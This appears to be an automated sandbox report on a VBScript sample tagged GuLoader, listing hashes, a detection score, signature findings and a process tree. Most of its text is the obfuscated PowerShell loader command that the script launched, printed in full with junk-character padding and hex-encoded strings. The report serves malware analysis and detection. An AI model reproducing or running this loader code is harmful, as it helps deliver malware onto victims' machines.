ID: 755530
Sample Name:
IMG_2022028022-0120.vbs
Cookbook: default.jbs
Time: 19:37:48
Date: 28/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

IMG_2022028022-0120.vbs


Overview

General Information

Sample Name:	IMG_2022028022-0120.vbs
Analysis ID:	755530
MD5:	752418aa9de96e.
SHA1:	bb67df2d8a4b52..
SHA256:	cdce0391762117..
Tags:	GuLoader vbs
Infos:	



Detection




Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- VBScript performs obfuscated calls…
- Obfuscated command line found
- Wscript starts Powershell (via cmd …
- Potential malicious VBS script foun…
- Very long command line found
- Found a high number of Window / U…
- Queries the volume information (nam…
- Java / VBScript file with very long s…
- Very long cmdline option found, this…
- Creates a process in suspended mo…
- Found WSH timer for Javascript or V…
- Abnormal high CPU Usage

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 1048 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\IMG_2022028022-0120.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6032 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$Badeanstalt = """reFLiuEfnBrcExtApiHjoStnBu HyHFlTDuBSp su{Hi Cl An Pa BapinaCarZiaSomVo(Cz[PaSDetalrCaiennOugDe]Ca`$UdHBaSUd)Fr;Ag At Ud Ho Af`$UsBeuyAktNoePasBo Sa=Sn ThNAneNowBo-MuOGrbEpjLoeDdcBetHu TobPayVrtSeeLa[Al]Po Bd(Me`$VaHTnSDe.ReLPeeNonVegMatunhSl Re/Sk Di2Gi)Ko;Un ge Ma Is GeFFloLerWi(fe`$HaiOp=om0Pe;Fu Ma`$PhiDo Ge-MaltitSe Fa`$SyHBe SBa.DoLUneDenScgDotUnhCa;Do Un`$reiom+Re=Be2Du)Va{Fl Pl Re A d Ot ta Sp Sk Ho`$DoBFeyDetLeegasSm[Fi`$geiAf/na2De]Od Ge=Sa Tr[RecSkoUnnLivKresirOrtBr]Il :Me:DaTDioDiBBoyPatGleSu(Po`$UsHHeSPh.boSFruAfbNesMatUnrPriPonUngLa(Il`$StiPa,Su Jo2Po)Ca,Bl Af1Sn6Du)No;Ma Te Un`$miBKryPrtCheGtsPa[Du`$SyiUn/Tr2Fi]Mi Ta=Ha Ah(Fo`$SiBbiyIntOpeovsOl[Kb`$spiHe/Ar2Fr]Fe Ci-FrbRexEnoPhrTi Hy2St2Re9La)lo;so Le De Ca Vr} Re Un[MuSkutSqrLaiApnNogBl]Pe[MaSChyInsDetpaeNemSt .VaTBaeKaxIbtBi.ReEManPlcGeourdPriMonPrgSy]Si:Ko:RaAUdSAkCWaIFoIsa.MoGBaeButTaSGutUnrFriUlnIngBa(Ba`$FobSeyPitTheAnsId)li;Bl}Ga`$DeHBrdSalUncIr0Sk=KrH OuTBeBAf Ry'BeBRe6te9SpCBe9Be6Pr9Gr1js8Et0Am8In8SeCEnBCa8co1In8Ta9Pr8Cr9De'Sy;Lu`$plHRvdaflFocIn1De=TrHDiTZiBVe Un'FeAKr8Re8TaCDe8Sl6Gr9Ag7i s8XyASv9Sp6Sh8CaAHe8De3Bl9An1unCTiBteBAb2Ha8SmCUr8SuBCuDbu6LkDTi7MaCMeBSeBDe0As8TrBCh9Ah6Me8To4Pr8Ne3Fr8In0boAReBRa8st4Ti9Ve1un8Ap COp9dk3Bi8Co0SuACl8An8en0Un9In1Mo8DeDAn8PeAUd8Wu1Ra9Ca6Ba'Fo;El`$LoHBldNolSucBo2Ne=TnHBlTUnBSp Ne'siAFi2Sk8Ti0Di9Ul1tyBLo5Ob9Fi7no8ByACe8An6 PoALa4Da8Bi1Ka8Im1Wh9Gt7lo8Ge0Rr9Br6Br9Di6Ar'Fl;gr`$CyHEidArlblcPr3pr=OvHenTnoBCo Ta'LeBUn6re9UpCGu9Sn6Gn9Fa1Br8Mo0Da8Pr8LyCOvBBeBwa7Sk9Fo0S a8MaBDe9Ev1Af8KaCBa8Oc8Sc8He0NoCObBFoAToCDe8SiBSi9Se1Be8Or0Se9No7Fl8HuAOu9ty5RaBCo6Kr8Sk0dd9Se7As9Ri3Le8laCBr8we6Ou8Di0oc9Be6DaCKa BTeAUnDPu8Se4St8IsBEr8si1Ja8Ng9Li8Sp0FoBDi7Ci8Ex0Vi8st3sl'Sk;De`$FlHPedJalJdcTi4Ki=KlHStTPrBFo Ge'Th9fi6Af9Sy1Af9Re7He8CrCWi8FoBSt8Ov2Be'Bl;Al`$AnHInd aclFocBu5Ta=OvHDeTWhBUn Ca'UdADe2Sy8Pi0In9Af1CaARi8Ha8PrAno8Sl1Py9Du0Gn8Ki9Ud8Po0MuAUnDNe8No4Ud8EpBAc8vi1Bj8Sp9St8Op0An'Af;Se`$OrHBydGrlCicF o6hm=CeHSkTlnBHa Di'FaBln7ApBin1waBbe6Em9Re5sa8No0Wo8Ai6mi8MiCBa8Pa4Sh8El9NoAStBFo8Un4Ko8Om8Lo8Ro0StCfo9ChCco5SyAJuDAg8AfCCo8In1Ps 8In0FrAMi7Se9LaCTaBBr6er8TiCAp8Hu2PoCEp9SuCLo5miBRe5Ps9No0Wa8Ko7St8Sa9po8FuCCr8Eg6No'in;Hu`$InHCadUdlRocSt7mi=ReHPrTroBZe da'NeBPa7Ri9Di0Un8 chBgn9Ea1Ku8SkCMe8Pr8Su8Di0OvCKa9MoCSa5SwAUd8Un8Bl4si8DiBLy8Un4ur8Gl2Fa8Fi0wh8Ne1Sc'Wa;Dd`$DeHOpdSelNocAz8Tr=ByHDiTSiBPy ev'AvBUn7Di8tr0Om8I n3Ma8Fr9pr8ud0Pr8Fe6Tr9Br1Sl8Mi0Gr8In1biAVe1Hy8Sv0Ur8Hv9Pl8Bl0Kl8Ph2Ni8Se4Fa9Fy1Xy8ch0Na'Sa;Dr`$CoHAfdDolVocEn9nd=PiHKoTAsBEf In'PsAPrCGl8Mu BFeATa8Fo8Kp0Un8Re8Co8UnAMe9Bl7At9GlCFoAFr8ny8ElAMi8Ek1Fy9St0Ek8Mi9He8Vr0Me'Re;Sv`$ReSActInyKarRekGoeArtunrHynWaeMu0Ov=InHAlTEtBBo Sk'SkAde8 Sh9DeCPrASh1Ri8Sc0Va8Re9Ko8Co0sc8Da2St8Af4By9Sy1mi8Af0SuBHo1St9FeCfl9An5Ma8Ob0Cl'tr;Fo`$beSBatDiyAnrSukReeWatOprSunTheSt1Ch=AsHBeTLiBSk Le'S pAma6hs8mo9No8Da4Ha9Sa6ve9Po6stCUn9KoCNe5EnBSq5Pi9St0Io8Rn7Ch8Tw9Ud8BrCHy8fo6UnCfu9roCPh5PrBPa6Tm8Fe0Mi8Or4bl8Pr9Ra8Fa0Pr8Us1GlCLy 9SkCte5ScAPo4To8AdBSe9Ur6Pu8MeCnaASu6Kr8Ch9Kl8Mo4Hy9Re6Sn9Ya6IcCFr9PaCAt5PlAre4De9St0Te9Op1Ep8NiASpASu6El8Ab9Me8No4Md9My6Sp9de6So' Ma;In`$KiSFotNoyGrrSukEpeMitDerVenMueFl2Ov=rlHPaTBrBKa Da'FjACoCDe8PiBOp9Fr3My8UdAUn8ArEGl8Fl0Gr'By;Hj`$NaSFatBuyBerDakReeRetAtrAfnBeeSt3Fo= TiHTvTTfBHe Br'DoBEs5Ha9Re0Ka8En7Cy8Ch9Bu8FoCPr8Ta6KiCIn9KoCSe5PaATrDHa8CoCFr8Om1Fe8Hj0HaACa7In9SkCReBUn6Co8SaCKe8Fo2VeCKo9FaCli5P eAmeBIn8Bi0Th9Pr2BiBHa6Bi8Un9Mi8viAGe9To1ovCBu9BlCAk5RyBUn3Sy8KnCCo9Sp7br9Dy1Ma9Pr0Id8Kr4Te8Fr9Ti'Sp;Ma`$AkSKatSaySkrOxkgoelutStrPinPaeLo4Su =AvHPaTfaBKa Be'tiBAr3Ka8LiCKa9Pr7Un9Wa1My9fo0Co8Va4Mi8Si9SoARi4Nu8Mm9Sy8Sj9Ot8hjASt8Eq6Vs'St;Op`$ReSKetSiySurKekKoePhtKlrDinPaebe5Se=CaHomT UnBJa Bi'Se8StBUs9As1Sn8Cy1Ge8Be9Sv8Ca9Gn'Ph;Hi`$SmSAntWoyMarMakCleRytRerPhnHaeAe6pr=NoHDoTFoBTu ym'SkAAfBUn9Pu1ChBRa5Tr9Sv7Af8GoA Ku9Co1Sp8Sa0Bo8Ar6Ga9Ca1snBIn3Pl8DuCSu9Be7Be9Bi1Lo9Is0Bl8fr4Li8Sa9udANy8Br8Bu0Pr8Fe8Su8IdAWi9Eg7Mi9SuCSr'Ta;po`$TjSNutScyrorNekSteLrtKfrAnnU neSt7bo=SkHKwTDeBEk Sp'TrAFoCQuAEk0SpBCoDDk'le;Ab`$UnSNatWoygurKokCheSetStrVenMoeCh8yv=BrHGlTNoBFe Ne'GoBBo9We'St;TefNeuBInencAstMeiploDanFo spfFakFoplu tr{sePCoaMerKlaTimIm Hk(Me`$MavSp_BemDe,Ro Tu`$Amvin_DipBu)Ra Re Du Su To Ab;Li`$DiLCheNyuSncTyiYdfGaeStrUt0In Un=osHLiTReBFa Se'MuCDu1fj 9Sa3Ce9Bu0Sc8KaBHo8Ta8ShCAn5EsDLa8PrCGi5fjCGoDexBFrEVaAHl4Ma9In5Pe9Ty5FoAKo1De8TuASk8Ni8Ag8ur4Fi8UnCKi8GaBReBSt8urDPeFLoDBeFKnAUn6 Ma9Ve0Sa9An7Su9St7De8Fl0Fo8aIBCe9Be1GeAOm1On8AgARa8Pr8Tv8Si4Sa8PaCNo8NoBBaCDiBApAFo2Br8aa0Un9Me1UdADr4We9Su6Fe9pl6Sc8Ne0Sk8Ge8In8R o7Un8Dr9Fl8DrCun8Sy0Ha9Da6LeCTrDPeCStCMoCAf5Vo9Au9UpCBe5CaBRe2Hy8RiDBe8de0Pe9Ge7Ne8re0AlCBl8ryAKiATi8Sa7En8BeFSa8Re0Mt8Be6Sm9In1Ag CAl5To9BeEVaCHo5TvCCo1SaBCaAOuCweBPrAOv2Op8Ke9Ko8OpApo8Pr7Pr8Af4Wi8Ab9AfAFo4Ha9Cl6re9Se6Fr8In0Pi8Au8Sy8Su7mo8Sr9kr9ImCReAUp6Ba8Li4 Se8Re6De8AfDSk8li0SyCls5FoCSu8MeAMe4So8BiBco8Hu1DoCRd5UnCFi1SkBMaAMaCNoBDuADd9El8PaAAf8Ja6St8Di4Na9Ba1Ti8AdCal8FaAAv8PlBPoCIsBToBA s6Fa9Im5Ud8Bo9Ro8LeCTr9Fa1CaCQuDskCLs1InBMo6Tw9Ta1Oc9peCCa9Co7Na8FrECo8Gr0Ma9ps1Ap9Ha7Mu8FrBGr8Sp0HoDLiDFeCAuCVaBHeESt CDe8SaDTr4So BRe8MeCFrBReAPe0St9Br4Fr9Rs0Kd8An4Pr8So9ba9Na6EuCCaDLiCbz1SpASkDSu8vo1Im8De9Hu8Ov6SaDSc5PrCAtCSyCSc5Ho9ok8KrCDaCHjCGaBHaAKo2Ma8Fi0 Ti9Ka1VgBUn1Ra9LyCTe9ud5Af8An0TrCBlDSiCTe1SkALeDAb8Ku1Ba8Ur9Bu8Ra6DdDSk4TrCSyCUs'Re;St&Fr(Gr`$TeSSvtUhyCorFokMoeBetGirUnnGueAf7Ro)In St`$KrL CoeDeuVecUdififAseRarDj0ph;Fe`$StLAxeFiuGlcAniCrfUpeSvrba5Bl st=Wa SkHUnTUnBAr Kl'PaCRa1Ot9No3La8Pa4So9Ka7AcBVeAAd8Ti2St9Py5Ti8Bo4MeCFr5EnDC h8DrCMu5teCRe1Sc9Un3St9Kr0Be8PhBTo8Pe8ToCopBChATe2Be8Ca0Si9Ro1DuATa8Re8Or0Ou9Ya1Ja8QuDbe8GrAFi8Ba1brCHeDAnCbl1MoANoDCh8Ro1Ge8Sp9Bu

8An6DeDBe7NaCSv9DiCDi5CoBBoEMeBCo1Gl9BrCSk9Se5An8Ad0CoBPrELuBEx8FuBGe8KoCSu5TiAVa5SoCClDfjCPo1SnAInDFo8Pr1Hi8Bu9Sp8He6unDSk6MaCHo9
BlCWe5ArCKe1CrAMaDAs8Sa1le8Ek9Bu8ti6ChDHa1BiCUnCLoCKeCMe'Ha;th&No(Ci`$SnSUntUnySkrLakAnePotsarXynKaeDe7De)Ex Ti`$ReLPreDouBrcDoiSufSeeSqrAn5
Dy;gy`$BuLAneDruSccBriskfCaeAnrso1Lu Ba=Fa aeHSeTTrBKa Ca'Sk9Ri7cu8Te0Sp9ta1Va9Sk0Re9Dr7Fi8SiBHaCIn5KoCUn1La9Hu3Pa8Su4Ud9Be7UnBReAOu8pl2He9B
r5Ub8li4DiCTyBToAPaCPi8DiBRe9Gr3In8EmASt8ElEFo8Jo0YeCDaDViCSt1kr8SsBfo9Sa0ho8Fl9ka8St9GrCSw9TeCSm5CaAAv5InCGoDMeBNsEPrBSu6le9elCCa
9Ta6Kr9Ma1Fo8Sl0Fa8Fa8NoCUnBgrBTr7Bi9Hj0Ra8SiBPo9Be1Tv8RaCSk8Sk8Ha8Sp0RuCTaBAnAUnCEl8TvBWy9re1Pa8Yo0Wa9Bk7No8ViAEf9Bl5FoBEp6Se8Ci0
Sa9Sk7El9Un3Me8FoCkl8Fe6Fi8Ut0No9Al6LeCBoBSaAArDLe8En4ak8nuBKa8Ma1cr8Se9Se8Gu0CrBPu7Ou8tr0La8Ep3FiBLs8SoCAfDAsAWiBMe8Fa0La9co2PoCp
a8CiAOuAEr8to7Ca8ArFsa8Pa0To8gl6Do9Un1AfCFr5PeBNe6Bu9WiCGu9St6Cr9Ex1Ua8Ap0Op8Di8StCShBUrBBu7Al9No0Pi8HyBNo9Um1Ud8IaCIn8Sv8Ib8Ze0Ek
CCoBTeASvCGe8WoBTo9Va1Ca8Ab0Wo9Co7Ac8MoAUd9Sk5AfBGo6No8Ov0la9In7Or9bl3To8MaCTj8In6Ve8au0Hy9Ba6WoCKaByaAStDso8st4he8StBKo8Ve1Nu8Mi9
Ko8Pi0DaBZa7Fu8Ab0Ti8Sy3HoCReDPrCPlDDeAOmBVo8de0Ga9Le2BrCBr8ToADeAFo8Ku7Ne8UdFLe8Ka0Gy8Di6Pr9Go1BuCPe5isAInCMo8IsBsu9Ti1FoBDi5Do9U
n1Cl9De7MyCArCalCTa9SlCNo5PaCSpDLeCBe1Re9La3Mi9Br0Ud8AuBUl8Va8LiCArBHyAMi2Ra8in0Ts9Ro1AmABl8Fd8Fi0No9De1Gu8InDMo8UdASl8Am1GeCFiDDe
CSc1TiAChDKi8Ba1To8ve9Wh8Cy6WaDTa0MoCCoCLgCReCPuCEjBSjAScCSk8SoBUn9Ex3Ma8KrAFr8SvEGo8un0OvCToDJaCPa1Di8UbBkr9Re0an8Tr9Ro8Or9loCFl9
KvCRe5KuAPr5OvCAnDTrCTa1Tp9Ga3coBAnABd8Bl8BrCBeCPaCBrCPrCUnCPeCArCSkCHo9BrCSt5MiCTu1Ti9Ma3KoBReAgi9tw5BrCPhCMyCMuCSm'Ur;Ap&Ud(An`$
ShSdetOsySurSkkFaeDitSprDanCeeAb7Ag)Pa Ch`$BeLReeSkutrcTaiChfEmeMarPl1Ca;Ob}TrfViusqnRecSitBriPaoArnNe KaGCaDDiTYd Vi{ErPSyaBirShaBemti To(S
k[StPinamorDeaSumToeTotKaeforKa(frPSkoSesTiiActCaitioWanEk De=Ba Ko0in,Py PuMbraPoneldEnaTitImoCorCoyVe Ha=Pr Tr`$WaTPhrChuNeeFu)Te]Vi Ar[BeTmeyHapsoe
Kk[ap]Ko]Pr Cc`$ElvKlaVerBy_VaphjaLirOkaunmPreRetUdeOvrKbsPo,Op[GoPClaStrSlaHemSaeLatKleSarEx(BaPPioAusAfiPrtGeiReoMunAf cu=Fr Cu1Od)Ta]Ca Sk[HeTGlyIn
pAneHu]Br Tr`$IsvTrrAdtBl Ab=Re Ko[PeVCuofliOvdBi]Re)Ve;Je`$TaLwheHeuMicDriisfByeCarFr2Pe St=Ti RoHAtTmoBFr sn'KaCSo1DeBAn3ToBTa1UnALi7PeCSa
5alDUs8ReCCo5SiBSeEMoAYa4In9Va5Su9Or5OvARa1Ra8TiASk8Ka8Fs8Un4Cr8CaCba8PaBMiBAl8PlDKnFEkDVaFBiAVi6Va9et0Co9Cr7Om9Ep7De8Fa0Ve8SkBSp9
Ch1fiARe1Sc8GaASt8Un8Ci8Go4Ku8SkCTi8BiBOvCPaBekAKn1El8Be0Br8ov3Na8WaCGa8EfBko8Fr0PoABl1Pl9DoCYa8SaBFo8Se4De8La8Ti8PlCPn8Co6DeAPi4A
r9Mi6No9Re6Il8Dr0No8te8Se8Vi7Re8An9Ma9UnCAlCBaDBlCExDGyAraBfo8Bl0Au9Bu2AtCTi8reADeASk8Gr7Ke0Ho8Ve0St8fo6Sa9Ca1AmCFu5blBIn6Su9GrCRe9Sl6pu9
mo1Ba8Ic0va8Dr8doCArBStBFo7Ku8Fl0Vi8Re3Mi8En9Mo8dr0Se8tr6Ch9Fr1Pe8IdCPa8NoASi8InBinCSkBAeANo4Tu9Sy6Or9Po6Ov8Ni0Ku8Mo8Xe8St7Pa8Gl9Sk9UdCSlASy
BUn8Br4gs8Aw8Or8Ak0ApCFlDCoCMi1FlABeDTs8Op1Tw8se9Bu8Me6ciDOvDPrCRaCSiCReCNoCSt9RuCPr5InBBoESeBBl6Te9puCUn9Em6Pl9Pa1Ka8Be0Kl8Af8maC
SwBPaBTr7Gu8Ku0St8In3Lo8Pa9Mi8Ku0Su8Ho6so9Fo1de8AdCTe8BeANo8AnBHyCVaBPsAGa0He8Re8Na8InCKu9Gy1FlCSpBLyAse4En9Ph6En9Sp6Pa8Fr0Gn8ur8L
y8sk7Fo8la9Sa9FlCCrAVa7Dn9Un0De8ShCPe8Cl9Bo8Di1Op8In0ti9Fo7ScAVr4el8Ha6Sn8Fo6Al8Mi0In9Al6Ca9Xe6TiBga8AnDPrFYoDkiFPeBEc7sy9an0Ex8HeBSuCPaCPrC
DeBViAOv1Gr8El0Ka8Lu3Ex8ReCUp8BeBSe8Sp0UdAGm1Re9BaCBy8poBSt8Je4So8Au8Da8TaCCo8An6HyANo8un8SlAIn8Un1Un9Kl0Br8Wh9St8Pl0OsCHoDCoCNi1O
pAGnDbo8Sm1Sv8Tu9Le8Sk6EdDDeCRoCMu9BaCHe5VoCHj1Ba8Tr3Ad8Pa4Kv8Bu9Lu9El6Bi8Ne0JoCSuCTrCBlBJeAFu1Ta8Al0Se8Bl3mo8NoCra8UnBWa8La0DeBti
1An9LiCBi9Pi5Sa8Ba0OpCZeDPlCSu1RiBNe6Wh9Si1Fe9MaCRe9Br7Ki8DrEMi8St0Tr9Ma1So9Br7Di8CoBPr8Pu0BeDHu5FaCAr9DdCre5KlCpi1KaBMe6Cl9Wa1aa9
SeCTo9Su7Bu8VaEPr8Ar0si9Fo1Ec9No7Sk8ClBBk8Ta0HeDRy4DaCDu9MeCAl5CaBBiEAuBHo6Pe9FrCTh9Co6Ex9Pl1Da8Mi0Su8gl8MiCPrBDiACi8Op9So0Al8Af9C
i9Op1Co8NeCBu8Sv6St8Cl4Ox9Ld6Na9De1AuAGe1Tr8In0Tr8ef9St8He0Om8In2Me8Kl4Ud9No1Wo8Dr0DeBpa8EnCHaCDu'Im;Le&Sa(Bo`$GlSPatAuyDirSakWaeAftHorMlnUn
eUn7Fl)Cr Br`$GtLDieFouTacEmiLafAfeArrUn2Sh;Sr`$KlLTreGauFacShiKnfEvestrBe3Br je=No StHAnTldBUr dy'FlCBh1FoBLi3ReBPh1SeAFo7NuCUnBreAEn1Di8Ko
0Vr8An3su8AnCha8UdBen8Ma0SyAFr6Co8EaACo8AkBAf9Re6Ru9Ku1Im9Am7Pr9Du0St8Pa6In9Re1de8NoAKa9Ne7ThCLaDCoCPl1LaABeDTi8Me1Me8Pr9Hv8Nd6AlD
Re3RoCLe9DiCPr5EvBArEOpBBr6Ta9YoCDe9De6Sm9Sy1Ud8Ca0An8pl8TrCCoBFrBIn7Do8La0Pa8Mu3Ve8La9Po8Ja0Un8He6Gr9Fo1Fl8BaCsk8FoAUn8PiBBlCDeBC
lARi6Un8Be4De8Fo9fi8sa9Re8ElCLi8DdBBi8Fe2VlAlc6Be8FaAHy8OpBIn9Ca3An8st0po8InBFr9Sc1Ek8WiCAn8HeASe8EfBHe9Ot6SyBSe8ViDBaFRaDMaFOpBSc6Fi9Ga1La8
Sp4Am8ReBPa8Ub1Bl8La4Sn9In7Fo8Hy1GrCSn9StChj5GrCAp1Li9Ou3Us8Pl4Ak9Pu7MaBAnABe9Tr5Ta8fr4Sk9br7om8Mo4Tr8Ra8ni8Sp0no9An1ka8Ca0Un9De7I
n9Su6EnCAbCSlCOfBSeBIn6Un8Ph0Sa9Un1ScABeCSp8Da8Pa9Tj5La8Tp9Un8Af0Al8Bu8go8Lo0Be8ErBPa9Ka1Tr8Sa4Pr9hv1Dm8PoCJu8MeARa8PiBSkASu3Ab8Ho
9Ud8Fa4Da8Me2St9Bl6YnCCeDCoCAu1ToAOrDBl8Te1Ka8Be9Ba8Sa6TaDNe2PrCBaCOx'Un;Pe&ur(Oo`$inSDetLayBlrHikSoekatRerIrnToePe7mi)Go To`$MoLFoeYluDicKa
iEmfDeeBirRo3Sl;Ah`$ToLRaeRauUdcHyiFefHoeMerMo4Us Co=Pa BiHLaTNaBFl Mi'ChCGu1ArBto3ThBEl1StAAk7TyCLaBFyABr1As8Fa0Su8Br3Da8SuCLi8KoBGr8Fl0AzA
Bi8Wi8Dr0Op9Fo1Ra8ReDFa8FoAHy8Fo1TeCMiDSuCCo1BlBSa6Mi9Te1La9AsCBu9Bl7Tr8enECa8ro0Re9St1Re9Ne7Bo8StBim8Ta0AkDEk7InCSa9PrCEl5DiCBu1D
iBTa6Ko9Si1Su9chCOp9Pr7Cr8GeEov8Ru0Dr9wr1Op9Sk7Ve8ChBDo8Ou0ViDSo6ueCTi9CrCSt5BaCRy1Pr9St3Un9Bi7Ta9In1BrCEk9ReCsi5ChCcl1Fi9Sa3Bl8Ga4Re9Fr7InB
WiAVe9Fr5Mo8Yo4Se9Ty7Dr8St4Gn8Re8Ly8Fr0Ov9Po1Gr8Do0Mi9Pa7Ce9Bl6FiCscCHaCnaBCoBAn6Sl8sp0Fo9En1VaAWiCLb8Ok8Bl9Ad5Be8Dr9Ou8sc0Ti8Ba8I
r8Ha0Me8UlBRe9be1Dv8ko4Tr9Gu1Po8AnCKv8SkASk8PaBFaADi3Di8ta9ov8Ch4Pu8Tr2Ov9Ov6TpCUnDPhCNa1KeAIjDMi8Ej1Im8Le9Su8au6MoDSt2ReCAsCMi'Pr;wi&Au(st`
$AfSJutKoyCirIrkUneUmtJorSynSyeCh7Ti)Pr Ge`$InLNieKauSacbaiSifOveDerVr4Pr;Sk`$KoLSqeDauTrcDeiRefydeEnrKo5El fy=sa PaHInTriBSt in'Sk9In7Ba8Av0Ak9Fo1Ve9
Op0Un9Fa7Pr8FiBInCMi5AsCKi1AfBJe3GaBBi1SmAMo7TuCuoBGtADy6Ga9Ho7Ja8su0Wh8ve4Kn9Sc1Th8Fo0ReBIn1Tr9ScCFo9Ud5Pi8Ni0SyCSeDMrCSyCPe'in;A
l&Sa(La`$UdSVatLyyByrAskFledetSyrArnAdeSu7Pr)Rg Se`$BaLSpeTmuSacFiiDifSyeBarHo5Pe Fk Ta Wi;Un}Ho`$HekRekDi Ur=fi BlHUdTcrBOk Wi'Af8LyELe8Ca0Pa9fl7Pr8A
wBUn8Sa0te8Ca9AnDla6AnDLa7Ov'Ar;Af`$MoLtheopuBlcBeiRafUneMerBe6Po pr=to SaHSkTBrBra st'FaCWi1Mo9Pl3Sm8La4Ps9To7MaBReAra9Ud3Si8Pj4AfCBr5vaDOm
8WiCVe5FuBStEisBSt6Re9UnCPr9Fi6En9Ak1Bi8Ca0Pr8st8OcCBaBNgBSc7Ta9Kr0xy8UnBCy9cy1Ea8SmCSj8Te8un8sa0IbCBeBInAHjCAn8HaBTh9Fo1De8El0Ou9
Sp7Fo8RoAMi9Re5EsBDo6Di8Tr0Nu9Dr7Id9Ze3Un8OcCEn8Vi6Sp8fo0La9Ca6deCDoBFaAFe8St8Pi4Va9Sy7Ex9Fo6Mi8BlDTy8Sp4Ma8In9UkBSt8KnDAuFSmDPaFV
iAKn2Un8Pr0Ce9hy1HjALg1Gy8Ca0Bu8ke9To8No0Da8Or2De8Re4Mo9Cl1Fr8El0AgANe3Mo8SiAAn9Sk7WeASa3Ov9Ri0Sp8YuBSy8Sh6Sa9Gr1Ca8KaCAn8ObAPe8Ad
BdrBGn5Vi8isAUm8PoCTi8EjBpe9Sy1Un8In0Fo9Ti7UnCGoDTeCXwDCe8Sn3Sy8PrEWa9Rh5SpCCa5BoCSh1Mu8SaEKl8TaEPrCBy5HjCVi1SkBve6Ri9Un1De9unCde9
Ya7eu8KoESt8Go0Un9Sh1Ne9Ov7Sl8CrBUn8Fu0SuDEl1ZyCMoCPhCDo9MiCWa5ReCMaDUnAFi2IdAGr1AdBNo1SaCHa5RdAfo5deCRiDCoBPrEVrAChCdi8MoBSa9Ri1p
rBWa5Ta9An1Pa9Af7StBSd8InCWa9BrCAc5FoBfeEUnBPy0ReAScCOc8HaBRe9Tu1DaDPo6TeDJi7StBek8DiCSo9SeCLe5BeBTrEDoBAr0amAUnCJe8AdBdo9In1asDSo
6FuDil7adBgn8HaCUd9faCEx5SpBKoEDeBBi0HoADaCAf8HyBFr9Sm1UnDUn6CoDGn7SvBBi8TrCRoCmi5ceCRaDTrBFoEenAAnCpr8SoBCa9Fr1ZiBOl5Sd9Al1By9
Vi7DeBCo8chCSaCBeCPaCSpCUdCHe'Ko;na&du(Su`$ImSAgtInyNarTikteeDetTerErnVreFa7Ca)De Da`$SkLMyeCeuAtcHaiKrfOreAkrCa6Ti;Ce`$PlvPraEnrHe_ArnTotpa St=Tr
OvfUnkHapsh Ud`$MoSspttsyBorImkpoeButBrrAnnjeeFa5Ar No`$DiSOttPoySarSkkBkeantRerNenDieDo6Kr;St`$PoLAneKouodcLeiNifBieSvrCl7Du Th=Uh BiHDiTmaBBl
Be'ErCAd1HyAElASe9Fa1Le8AaDPr8MeCPr8ReBOvDVe6EnCIl5BeDCe8UdCSt5InCsn1Ba9Ra3He8Su4Fu9Nr7BaBTiAFr9St3pn8Py4AtCPoBcoAmeCSk8DuBPr9Sc3
Re8snABr8SvEIn8Ss0SkCTrDSaBWiEPeAStCTi8AmBAn9no1HiBFo5Su9Vi1Pr9Sm7OrBCo8UnDStFSnDStFBiBPeFKr8Be0Rn9Tr7Un8NeANiCBl9HvCTo5KoDMo6ChDF
i0HoDun6UdCWo9TiCBe5JeDCo5pa9SpDLoDPe6PeDCo5EnDIm5CeDre5GeCCe9elCSu5StDPr5Mi9DeDsaDav1heDQu5UeCAfCSa'Co;Au&Wi(ca`$GeSTwtStyBorLakN
oeGatTerUsnDoeMi7Ho)Gl Ex`$PoLFlePruuncOuipifOvePtrno7Ma;ov`$OpLRiefiufrcBiiUnfKaeHurBr8wa Mu=An IoHSeTRyBCo Op'rdCFr1Ba8AuATa9kn7Fa8OvCDeCN
e5anDSt8IdCro5waCRu1si9Ga3Du8Ka4Li9Un7RoBArANe9Ca3El8De4DuCEnBLyATiCSp8SiBBl9Se3Pr8OvAEl8WiESk8In0liCVeDBuBDoEReALeCLa8PaBNe9Lu1pu
BOx5Ca9Va1tr9in7ByBMe8ReDSpFFiDNoFBuBdaFVr8Ca0ar9Ru7Ls8BiAUpCHa9inCPr5PhDUn5Bu9deDNiDpr4EkDJo5StDKr5CaDAr5apDDe5DaDLu5FiCDe9FoCSa5
tsDTe5Lu9NaDAvDEs6RoDSl5StDRi5AnDSl5AtCSt9MeCVo5AnDaf5Sh9AbDNiDSk1UnCunCSt'Br;Th&Ko(To`$ArSDotLnySerOmkToeSotOvrAlnReeAn7Ac)Ba Un`$SkLCeeAmu
cocIdiQufroeFrrBi8Ku;De`$kaLTusCaeOprInucunArdSneSirVisErgsoeCollnsCreTerPh=Be(BjGKeeBatLa-BrlTrtKneArmEcPberProAnpEneUnrNotsiyUn Ri-BiPAcaSttMyhAe fo
'TeHMoKJoCFlUAt:ti\BlMPeeMetMoaGrgFanStoRimSaydo\KaeDoaBogInlAbemadSu'St)Ov.LnSUnaHarEucGloTilSioEvgFliKasCotso;Se`$SvLReeCouDacFriSefYneGorso9Cl
Me=Me HjHBoTRaBll Ha'ArCMe1VuABr9mi8Fa0pa9ta0Tr8Ka6Ri8LeCDe8FuCDe7Nu9Su9pe7MiCLa5AfDSo8DiCSp5CaBSiEkaBGu6No9AsCSy9Fr6fe9St1Li8Un0In8Lu
8ArCStBJeABu6Ha8HeAbe8ThBRe9mi3Ir8Go0Ch9Fo7Ma9Ar1JiBOr8PyDDyFsyDBeFAfAHa3Gr9Ko7Fo8StADi8Gr8moAFh7Fa8Dr4At9re6Su8Em0FoDUn3SrDRe1LoB
